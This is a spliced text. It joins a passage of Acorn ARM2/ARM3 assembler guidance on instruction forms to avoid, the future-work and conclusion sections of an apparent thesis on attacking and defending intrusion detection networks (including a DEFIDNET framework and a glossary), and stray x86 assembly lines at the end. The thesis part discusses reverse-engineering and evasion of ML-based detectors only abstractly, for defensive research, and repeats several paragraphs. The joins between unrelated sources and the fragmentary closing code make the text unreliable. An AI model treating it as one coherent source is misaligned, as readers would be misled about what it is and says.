LDR|STR*{cond}{*B*}{*T*}* Rd,[R15],#*expression*LDR|STR*{cond}{*B*}{*T*}* Rd,[R15],*{-}*Rm*{,shift}*

Note: It is safe to use pre-indexed PC relative loads and stores **without** base writeback.

Avoid using R15 as the register offset (Rm) in single data transfers as the value used will be PC+PSR which can lead to address exceptions:

LDR|STR*{cond}{*B*}{*T*}* Rd,[Rn,*{-}*R15*{,shift}*]*{!}*LDR|STR*{cond}{*B*}* *{*T*}* Rd,[Rn],*{-}*R15*{,shift}*

A byte load or store operation on R15 must not be specified, as R15 contains the PC, and should always be treated as a 32 bit quantity:

LDR|STR*{cond}*B*{*T*}* R15,*Address*

A post-indexed LDR|STR where Rm=Rn must not be used (this instruction is very difficult for the abort handler to unwind when late aborts are configured - which do not prevent base writeback):

LDR|STR*{cond}{*B*}{*T*}* Rd,[Rn],*{-}*Rn*{,shift}*

Do not use the same register in the Rd and Rm positions of an LDR which specifies (or implies) base writeback; such an instruction is ambiguous, as it is not clear whether the end value in the register should be the loaded data or the updated base:

LDR*{cond}{*B*}{*T*}* Rn,[Rn,#*expression*]! LDR*{cond}{*B*}{*T*}* Rn,[Rn,*{-}*Rm*{,shift}*]!

LDR*{cond}{*B*}{*T*}* Rn,[Rn],#*expression*LDR*{cond}{*B*}{*T*}* Rn,[Rn],*{-}*Rm*{,shift}*

Block Data Transfer

Do not specify base writeback when forcing user mode block data transfer as the writeback may target the wrong register:

STM*{cond}*<FD|ED...|DB> Rn!,*Rlist*^   LDM*{cond}*<FD|ED...|DB> Rn!,*Rlist*^

where *Rlist* does not include R15.

Note: The instruction:

LDM*{cond}*<FD|ED...|DB> Rn!,<Rlist,R15>^

does **not** force user mode data transfer, and can be used safely.

Do not perform a PC relative block data transfer, as the PC+PSR is used to form the base address which can lead to address exceptions:

LDM|STM*{cond}*<FD|ED...|DB> R15*{!}*,*Rlist{^}*

Single Data Swap

Do not perform a PC relative swap as its behavior may change in the future:

SWP*{cond}{*B*}* Rd,Rm,[R15]

Avoid specifying R15 as the source or destination register:

SWP*{cond}{*B*}* R15,Rm,[Rn]   SWP*{cond}{*B*}* Rd,R15,[Rn]

Note: SWP is a Single Data Swap instruction, typically used to implement semaphores, and introduced in the ARM3; since it is not supported by the BASIC assembler, it was not described inAppendix A: ARM assembler.

co processor Data Transfers

When performing a PC relative co processor data transfer, writeback to R15 is prevented so the W bit should not be set:

LDC|STC*{cond}{*L*}* CP#,CRd,[R15]!

LDC|STC*{cond}{*L*}* CP#,CRd,[R15,#*expression*]!

LDC|STC*{cond}{*L*}* CP#,CRd,[R15]#*expression*!

Undefined Instructions

ARM2 has two undefined instructions, and ARM3 has only one (the other ARM2 undefined instruction has been defined as the Single data swap operation).

Undefined instructions should not be used in programs, as they may be defined as a new operation in future ARM variants.

Register Access After An In-Line Mode Change

Care must be taken not to access a banked register (R8-R14) in the cycle following an in-line mode change. Thus the following code sequences should be avoided:

1. TSTP|TEQP|CMPP|CMNP*{cond}* Rn,*Op2*
2. any instruction that uses R8-R14 in its first cycle.

Register Access After An LDM That Forces User Mode Data Transfer

The banked registers (R8-R14) should not be accessed in the cycle immediately after an LDM that forces user mode data transfer. Thus the following code sequence should be avoided:

1. LDM*{cond}*<FD|ED...|DB> Rn,*Rlist*^
   where *Rlist* does **not** include R15
2. any instruction that uses R8-R14 in its first cycle.

Other Points To Note

This section highlights some obscure cases of ARM operation which should be borne in mind when writing code.

Use Of R15

Applicability: ARM2, ARM3

Warning: When the PC is used as a destination, operand, base or shift register, different results will be obtained depending on the instruction and the exact usage of R15.

Full details of the value derived from or written into R15+PSR for each instruction class is given in the *Acorn RISC Machine family Data Manual*. Care must be taken when using R15 because small changes in the instruction can yield significantly different results. For example, consider data operations of the type:-

*op code{cond}{*S*}* Rd,Rn,Rm

or

*op code{cond}{*S*}* Rd,Rn,Rm,*shiftname* Rs

- When R15 is used in the Rm position, it will give the value of the

PC together with the PSR flags.

- When R15 is used in the Rn or Rs positions, it will give the value of the PC without the PSR flags (PSR bits replaced by zeros).

MOV R0,#0 ORR R1,R0,R15 ; R1:=PC+PSR (bits 31:26,1:0 reflect PSR flags) ORR R2,R15,R0 ; R2:=PC (bits 31:26,1:0 set to zero)

Note: The relevant instruction description in the ARM *Acorn RISC Machine family Data Manual* should be consulted for full details of the behavior of R15.

STM: Inclusion Of The Base In The Register List

Applicability: ARM2, ARM3

Warning: In the case of a STM with writeback that includes the base register in the register list, the value of the base register stored depends upon its position in the register list.

During an STM, the first register is written out at the start of the second cycle of the instruction. When writeback is specified, the base is written back at the end of the second cycle. An STM which includes storing the base, with the base as the first register to be stored, will therefore store the unchanged value, whereas with the base second or later in the transfer order, it will store the modified value.

For example:

MOV R5,#&1000 STMIA R5!,{R5-R6} ; Stores value of R5=&1000

MOV R5,#&1000 STMIA R5!,{R4-R5} ; Stores value of R5=&1008

MUL/MLA: Register Restrictions

Applicability: ARM2, ARM3

Given	MUL Rd,Rm,Rs
or	MLA Rd,Rm,Rs,Rn
Then	Rd & Rm must be different

	registers
	Rd must not be R15

Due to the way the Booth's algorithm has been implemented, certain combinations of operand registers should be avoided. (The assembler will issue a warning if these restrictions are overlooked.)

The destination register (Rd) should not be the same as the Rm operand register, as Rd is used to hold intermediate values and Rm is used repeatedly during the multiply. A MUL will give a zero result if Rm=Rd, and a MLA will give a meaningless result.

The destination register (Rd) should also not be R15. R15 is protected from modification by these instructions, so the instruction will have no effect, except that it will put meaningless values in the PSR flags if the S bit is set.

All other register combinations will give correct results, and Rd, Rn and Rs may use the same register when required.

LDM/STM: Address Exceptions

Applicability: ARM2, ARM3

Warning: Illegal addresses formed during a LDM or STM operation will not cause an address exception.

Only the address of the first transfer of a LDM or STM is checked for an address exception; if subsequent addresses over-flow or under-flow into illegal address space they will be truncated to 26 bits but will not cause an address exception trap.

The following examples assume the processor is in a non-user mode and MEMC is being accessed:

```
        MOV   R0,#&04000000 ; R0=&04000000          STMIA R0,{R1-R2}     ;
Address exception reported  (base address illegal)         MOV
R0,#&04000000          SUB   R0,R0,#4       ; R0=&03FFFFFC          STMIA R0,
{R1-R2}     ; No address exception reported (base address
legal)                          ; code will overwrite data at address &00000000
```

Note: The exact behavior of the system depends upon the memory manager to which the processor is attached; in some cases, the wraparound may be detected and the instruction aborted.

LDC/STC: Address Exceptions

Applicability: ARM2, ARM3

Warning: Illegal addresses formed during a LDC or STC operation will not cause an address exception (affects LDF/STF).

The co processor data transfer operations act like STM and LDM with the processor generating the addresses and the co processor supplying/reading the data. As with LDM/STM, only the address of the first transfer of a LDC or STC is checked for an address exception; if subsequent addresses over-flow or under-flow into illegal address space they will be truncated to 26 bits but will not cause an address exception trap.

The Future

A familiar pattern with IDN's and their circumvention is that it is a never ending cat and mouse game. Attackers evolve their modus operanti when network defenses are bolstered or improved upon.

A recent approach is to use keys in the detection function. These keys, which are secret, determine the internal behavior of the detector. However, as we have also shown in this Thesis, the use of secret information might be vulnerable to reverse engineering attacks if it is not done properly. Thus, further research must be done to improve the robustness of this solution.

Most attacks succeed when the security is easily inverted during the feature construction process and thus obtain real world evasions from the feature vectors. Accordingly, research on one way feature construction methods (i.e., which cannot be inverted) may counteract such attacks. However, a security analysis of these functions would be required before considering them for real world deployment. Really, networked systems are compromised when not enough attention is paid to the modus operanti of attacks and their frequency. Many IDM's/IDS's concentrate solely on blocking mechanisms without intelligent analysis being deployed either at the coding and deployment level and where manual security scrutiny is either limited/constrained or ad hoc.

The sophistication of attackers evolves parallel to the robustness of defenses. Thus, the design of robust countermeasures seems to be a never-ending rigmarole. There are many solutions to counteract current attacks. These contributions involve extensive work and open new interesting research challenges.

Defending machine learning from reverse engineering and evasion attacks against ML based IDSs makes some assumptions for the adversary that nowadays are reasonable. Concretely, that the attacker knows the training data distribution and the feature construction method. Even assuming that this information is available to the adversary, an effective mechanism would be to hide some other relevant information for the detection. This way, the attacker would not know how to defend attack vectors that evade the classifier. A recent approach is to use keys in the detection function. These keys, which are secret, determine the internal behavior of the detector. However, as we have also shown, the use of secret information might be vulnerable to reverse engineering attacks if not done properly.

Attacks succeed because the adversary can easily invert the feature construction process, and thus obtain real world evasions from the feature vectors. Accordingly, research on one way feature construction methods (i.e. which cannot be inverted) may counteract such attacks. Still, it would be required a security analysis of these functions before considering them for real scenarios.

Another open issue is the generalization of reverse engineering attacks to randomized IDSs. Since the same idea can be extended to other randomized detectors using a formal definition, more concrete work on the ground is needed to generate similar attack strategies.

The design of countermeasures against reverse engineering attacks for Anagrams also needs to be considered. For example, a possible countermeasure to the proposed reverse engineering attack is to randomize the choice of the random mask itself. However, the potential impact of such a double randomization from the detection point of view must be further analyzed.

The three points commented until now suggest that attacks and defenses to strengthen the security of IDS's is a race between attackers and defenders.

One possible countermeasure is to Update DEFIDNET to facilitate dynamic analysis of IDN’s. One of the advantages of the proposed framework DEFIDNET is that it facilitates the assessment of the risk of IDN’s, by virtually defining the assets and adversarial capabilities in the IDN. Thus, it can be applied in dynamic scenarios by properly setting the parameters in real time. The dynamic analysis assumes that the adversarial model changes over time, due to the establishment of new countermeasures in the node channels, the addition of new nodes and connections in the IDN, changes on the influences, etc. This dynamism requires a constant reconfiguration. For example, if it is known that a certain node is compromised and setting countermeasures in this node cannot be afforded, then it may be useful to decrease the influence on this node to reduce the propagation of the risk. Currently, reconfiguration is not optimized in DEFIDNET as it must be performed manually. Thus, automatic reconfiguration of the network would allow to perform a faster, dynamic risk analysis.

A possible implementation of DEFIDNET with dynamic analysis would be its integration with cloud computing platforms designed to deploy and manage large networks of virtual machines. These virtual machines would be instantiated as nodes of the IDN. Thus, whenever a new virtual machine is created in the network, DEFIDNET may automatically suggest reconfiguration alternatives and countermeasures to reduce the risk of the IDN.

Conclusion

All software is made up of machine-readable code. In fact, code is what makes every program function the way it does. The code defines the software and the decisions it will make. Reverse engineering, as applied to software, is the process of looking for patterns in this code. By identifying certain code patterns, an attacker can locate potential software vulnerabilities. Although reverse engineering is legal as long as another person or group does not explicitly copy another product, the ethical debate is sure to endure.

Intrusion Detection Networks (IDNs) are mechanisms that provide security to ICT systems. IDN's constitute a primary component for securing computing infrastructures and thus have become themselves the target of attacks.

In order to secure IDS's against attacks, many state of the art solutions have proposed the use of random components in the detection process that are kept secret for the adversaries. Some of these solutions assume that a potential adversary could not know which parts of the events are being processed by the IDS. However, a formal security analysis of such solutions is still missing.

While strong analysis models for attacks on individual IDN nodes have been explored, not many have focused on the study of resilient IDNs in the face of adversaries.

We have already explained reverse engineering and evasion attacks, which corroborate the need for robust machine learning algorithms. The reverse engineering process derives a model from a training distribution assumed to be the same the detector uses. This model is then processed by a searching algorithm which suggests evasion strategies. Furthermore, we show that IDS that rely on lightweight feature construction algorithms are easily manipulable by an attacker, facilitating the mapping of feature vectors into real world evasions.

The use of machine learning for intrusion detection, though it is effective and efficient, we must also consider robustness against adversarial manipulation.

The dataset used to train the classifiers should represent properly the complete data space. Otherwise, the classifiers may learn patterns that are valid for a dataset with such distribution, but are not robust enough to classify data specifically modified by an adversary.

The use of lightweight feature construction methods allows an adversary to obtain real world evasions from the feature vectors. Ideally, in adversarial environments, the feature construction should be a one-way function, i.e., whose invert function is computationally hard to calculate.

A proposed reverse engineering attack shows that not only can the attacker infer the decision boundary, but this knowledge indeed makes it easier for an attacker to evade the detector. While the attacks previously described are not directly applicable to other randomized anomaly detectors, the underlying ideas can be used to reverse engineer other schemes based on similar constructions. This leads to the following conclusions:

In general, the use of query-response analysis allows an adversary to build “nearly-anomalous" events which may be close to the detection boundary. Then, by performing small modifications and observing the output, the adversary can learn what the decision boundary is.

Randomization provides security, but it may turn into a loss of effectiveness, because the inputs are slightly modified internally to hide how they are processed. An adversary who manages to find out the secret information used in the detection, could actually take advantage of the less efficient randomized detection process to evade the IDS, thus turning a security measure into an undesirable feature, a point of entry into the network in other words.

From the above conclusions, it can be observed that, while randomization is a promising countermeasure to protect IDSs, further improvements to this technique are required to counteract reverse engineering and evasion attacks.

We have previously proposed a system model for IDN that integrates the key features of individual nodes of an IDN and existing architectural options. The system model facilitates the definition of goals, tactics, and capabilities of adversaries aiming at disrupting the IDN operation. After analyzing the main features of IDNs, both in wired an wireless networks, we have built a general model from common building blocks. Accordingly, we have defined a set of common threats against these communication channels, that lead us to the provision of a list of attacks against IDNs.

The different nodes operating in an IDN share common functional components, which are generalized in a system model. With the proposed model it is possible to define the assets and the adversarial model of an IDN, which facilitates the risk assessment and the design of defense strategies for the IDN.

The main goal is to improve the security of intrusion detection systems and networks operating with adversaries both external and internal by developing techniques to analyze their vulnerabilities and countermeasures to increase their resilience. In reality it is nigh on impossible to 100% secure IDNs in real world scenarios. Indeed, it would be required that each independent node in the IDN is properly secured, which is unrealistic in real world infrastructures where economical and operational constraints apply. Consequently, it is necessary to provide resilient architectures that maintain the protection operative, even assuming that some nodes are being targeted.

To carry this out involves risk assessments. A risk assessment of IDNs involves knowing the assets and threats to which the IDN is exposed. Then, deciding what to x and how many resources to spend presents a trade-off between cost and risk. This trade-off helps to make decisions about when and where it is worth to implement countermeasures. Indeed, depending on the cost and the specific settings of the network, deciding where to allocate countermeasures can aid in saving resources.

As previously explained, one possible solution is the DEFIDNET framework. This framework can be used to obtain a set of countermeasures and evaluate the cost and risk trade-off . The main steps of the framework are summarized as follows. First, the model of nodes discussed above allows the definition of probabilities of different intrusive actions in each communication channel. Second, the connections and influences between nodes determine how intrusive actions targeted to one node affect the IDN, i.e. how threats are propagated across the IDN. Third, the risk of the IDN is calculated from the probabilities and the impacts of the attacks.

IDNs may have many different architectures and operational settings, which makes them a complex scenario. Traditionally, the more complex a system is, the more security breaches it may expose. Accordingly, it is critical to design methods to provide operators with global awareness of the IDNs, including the assets of the IDNs and the threats to which it is exposed. Thus, these methods may facilitate the security evaluation of IDNs. The abstraction offered by DEFIDNET provides several advantages to design resilient architectures for IDNs. On the one hand, it facilitates the definition of the assets of the IDNs and the adversarial capabilities, which facilitates the risk assessment of the IDN. On the other hand, it allows the business or organization to devise defense strategies, optimizing the allocation of countermeasures that save resources, which is always the ultimate goal of IDN systems.

Glossary

AI	Artificial Intelligence
APT	Advanced Persistent Threat
AS	Attack Strategy
B	Blocking (attack to communications)
C_{ID}	Intrusion Detection Capability index
CIDN	Collaborative Intrusion Detection Network
DC	Data Collection (role)
DDF	Distributed Detection Function
DoS	Denial of Service
EA	Evolutionary Algorithm

ESF	Event Sharing Function
F	Fabrication (attack to communications)
FC	Feature Construction
GP	Genetic Programming
HIDS	Host based Intrusion Detection System
I	Interception (attack to communications)
ICS	Industrial Control System
ICT	Information and Communication Technology
IDMsg	Intrusion Detection Message

IDN	Intrusion Detection Network
IDS	Intrusion Detection System
IIDM	Input Intrusion Detection Message (channel)
	Local Detection (role)

LD	
LDA	Local Detection and Alert sharing (role)
LDF	Local Detection Function
LE	Local Events (channel)
M	Modification (attack to communications)
MANET	Mobile Ad-hoc Network
ML	Machine Learning
MOO	Multi-Objective Optimization
NIDS	Network based Intrusion Detection System
NSGA2	Non-dominated Sorting Genetic Algorithm
OIDM	Output Intrusion Detection Message (channel)
PC	Pure Correlation (role)
PKI	Public Key Infrastructure
RA	Response Action (channel)
RC	Remote Correlation (role)
RCD	Remote Correlation and Detection (role)
RF	Response Function
SPEA2	Strength Pareto Evolutionary Algorithm v2

				cl
			mul	dx
			mov	eax,3
			mov	ecx,2222222
			mul	ecx
			mov	eax,3
			mov	ecx,800000
			mul	ecx